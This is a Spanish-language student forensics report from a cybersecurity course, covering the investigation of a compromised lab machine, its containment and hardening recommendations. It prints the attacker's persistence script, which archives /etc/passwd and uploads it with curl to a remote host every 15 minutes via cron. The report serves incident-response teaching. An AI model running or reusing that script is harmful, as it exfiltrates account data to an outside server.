

Proyecto Final de Ciberseguridad

Informe Integral (Fase 1, Fase 2, Fase 3 y Diagramas Cisco)

Fecha: 29/09/2025

Autor: Carlos Navarro

Entidad: 4Geeks Academy

Este documento consolida los informes técnicos y ejecutivos del proyecto final: Análisis forense (Fase 1), Detección y corrección (Fase 2), PRI + SGSI ISO 27001 (Fase 3), y los diagramas de red estilo Cisco (antes/después).

Índice

Capítulo 1 — Fase 1: Reconocimiento y recolección de evidencias 3

Capítulo 2 — Fase 2: Detecta y corrige una vulnerabilidad diferente 30

Capítulo 3 — Fase 3: Plan de respuesta de incidentes y certificación 41

Capítulo 4 — Diagramas de Red Cisco (antes/después) 46

Informe Forense — Fase 1

Análisis Forense y Corrección Inicial

Proyecto Final de Ciberseguridad — 4Geeks Academy

Alumno: Carlos Navarro

Rol asumido: Analista de Ciberseguridad (Respuesta a Incidente)

Fecha del análisis: 2025-09-24

Documento: Versión final con evidencias (Fase 1).

Índice

0. Resumen ejecutivo	1
1. Objetivos de la Fase 1	2
2. Hallazgos (evidencias y observaciones)	3
2.1 Usuarios y accesos	
2.2 Mecanismo de persistencia y exfiltración	
2.3 Servicios expuestos (vectores)	
2.4 Otros hallazgos	
3. Pruebas y comandos ejecutados (registro técnico)	6
4. Acciones realizadas (correcciones inmediatas)	8
5. Recomendaciones de mitigación	10
6. Evidencias (capturas y archivos relevantes)	14
7. Conclusión	26
Apéndice A — Comandos exactos usados	27

0. Resumen ejecutivo

Breve: se identificó una intrusión en la máquina objetivo con persistencia y exfiltración de credenciales. El atacante dejó un usuario no autorizado (hacker) y un script persistente `/usr/local/bin/backup2.sh` programado en cron cada 15 minutos, que empaquetaba `/etc/passwd` y lo exfiltraba por HTTP hacia `http://192.168.1.100:8080/upload`.

Acciones principales realizadas:

- Documentación de hallazgos y captura de evidencias.
- Deshabilitación temporal de la tarea `crontab` maliciosa (comentada).
- Eliminación del script `/usr/local/bin/backup2.sh`.
- Revisión de servicios expuestos (FTP, SSH, HTTP) y listado de recomendaciones inmediatas.

Impacto: exposición de información de cuentas locales y persistencia del atacante. Riesgo alto hasta que se apliquen mitigaciones adicionales.

1. Objetivos de la Fase 1

Identificar servicios comprometidos y vector de acceso.

Recolectar evidencias (archivos, crontabs, usuarios, procesos).

Bloquear el exploit y eliminar mecanismos de persistencia.

Proponer medidas para evitar escalación y reingreso.

2. Hallazgos (evidencias y observaciones)

2.1 Usuarios y accesos

Usuario malicioso detectado en `/etc/passwd`: 'hacker' con shell `/bin/bash` (indicador directo de compromiso).

2.2 Mecanismo de persistencia y exfiltración

Archivo malicioso: `/usr/local/bin/backup2.sh` con contenido:

```
#!/bin/bash
```

```
tar -czf /tmp/secrets.tgz /etc/passwd
```

```
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload
```

Cronjob: `/etc/cron.d/sys-maintenance` contiene: `*/15 * * * * root /usr/local/bin/backup2.sh`

Esto demuestra intención de exfiltración periódica de información sensible (`passwd`) a un servidor remoto.

2.3 Servicios expuestos (vectores)

- vsftpd (FTP) activo — puerto 21.
- ssh (OpenSSH) — puerto 22 (autenticación por contraseña habilitada; riesgo de bruteforce).
- apache2 (HTTP) — puerto 80.
- wazuh-agent instalado y funcionando (positivo: herramienta de detección presente).

2.4 Otros hallazgos

- `/opt/scripts/logrotate.sh` parece legítimo y no malicioso.
- `/etc/crontab` no presenta modificaciones sospechosas; la persistencia se realizó en `/etc/cron.d/sys-maintenance`.
- UFW muestra reglas que permiten tráfico a puertos 21, 22 y 80 (riesgo de exposición externa si la red no es controlada).

3. Pruebas y comandos ejecutados (registro técnico)

Comandos principales usados para la investigación:

```
cat /etc/passwd | grep -v "/usr/sbin/nologin"
```

```
ls -la /usr/local/bin/
```

```
sudo cat /usr/local/bin/backup2.sh
```

```
sudo grep -R "backup2.sh" /etc/cron*
```

```
sudo nano /etc/cron.d/sys-maintenance (o editar) — comentar/eliminar la línea del cron
```

```
malicioso ss -tuln
```

```
systemctl list-units --type=service --state=running
```

```
sudo chkrootkit / sudo rkhunter --check (recomendado)
```


4. Acciones realizadas (correcciones inmediatas)

Contención:

- Se comentó la entrada en `/etc/cron.d/sys-maintenance` para detener la ejecución periódica del script.
- Se eliminó el archivo malicioso `/usr/local/bin/backup2.sh` con `sudo rm`.

Evidencia preservada:

- Idealmente, antes de cualquier borrado, generar copia forense (dd o tar con hashes) y almacenarla en un repositorio seguro.

Verificación:

- Revisión de otros scripts y cronjobs (`/opt/scripts/logrotate.sh`, `/etc/crontab`) sin hallar otros IOC inmediatos.

5. Recomendaciones de mitigación (corto y mediano plazo)

Inmediatas (hacer ya):

- Revisar y eliminar usuarios no autorizados: `sudo deluser --remove-home hacker`
- Reforzar SSH: editar `/etc/ssh/sshd_config` -> `PermitRootLogin no`, `PasswordAuthentication no`. Configurar autenticación por claves. Reiniciar SSH.
- Deshabilitar o proteger FTP: `sudo systemctl stop vsftpd && sudo systemctl disable vsftpd` (si

no es necesario). Si es necesario, desactivar `anonymous_enable` y usar FTPS.

- Actualizar contraseñas y credenciales de todas las cuentas administrativas y servicios potencialmente comprometidos.

- Instalar y ejecutar `chkrootkit`, `rkhunter`.

Mediano plazo:

- Habilitar firewall restrictivo (UFW/IPTables): permitir solo lo necesario (SSH desde IPs de administración, HTTP si es web pública).
- Implementar `fail2ban` para protección contra bruteforce SSH/FTP.
- Revisión de integridad (AIDE/Tripwire).
- Auditoría completa de logs (`/var/log/auth.log`, `apache logs`).


Largo plazo:

- Política de gestión de parches y hardening (CIS Benchmarks).
- Procedimiento de respuesta a incidentes (NIST SP 800-61) y playbooks.
- Considerar rebuild completo si integridad no puede garantizarse.

6. Evidencias (capturas y archivos relevantes)




Captura de pantalla 2025-09-24 133245.png




Captura de pantalla 2025-09-24 133307.png




Captura de pantalla 2025-09-24 133436.png



Captura de pantalla 2025-09-24 133529.png



Captura de pantalla 2025-09-24 133914.png



Captura de pantalla 2025-09-24 134015.png



Captura de pantalla 2025-09-24 134055.png



Captura de pantalla 2025-09-24 134318.png



Captura de pantalla 2025-09-24 135028.png



Captura de pantalla 2025-09-24 135115.png



Captura de pantalla 2025-09-24 135226.png



Captura de pantalla 2025-09-24 135447.png



Captura de pantalla 2025-09-24 135530.png



Captura de pantalla 2025-09-24 135615.png



Captura de pantalla 2025-09-24 140016.png



Captura de pantalla 2025-09-24 140127.png



Captura de pantalla 2025-09-24 140552.png



Captura de pantalla 2025-09-24 140810.png



Captura de pantalla 2025-09-24 141040.png



Captura de pantalla 2025-09-24 141204.png



Captura de pantalla 2025-09-24 142526.png




Captura de pantalla 2025-09-24 142653.png




Captura de pantalla 2025-09-24 142957.png





Captura de pantalla 2025-09-24 143240.png



















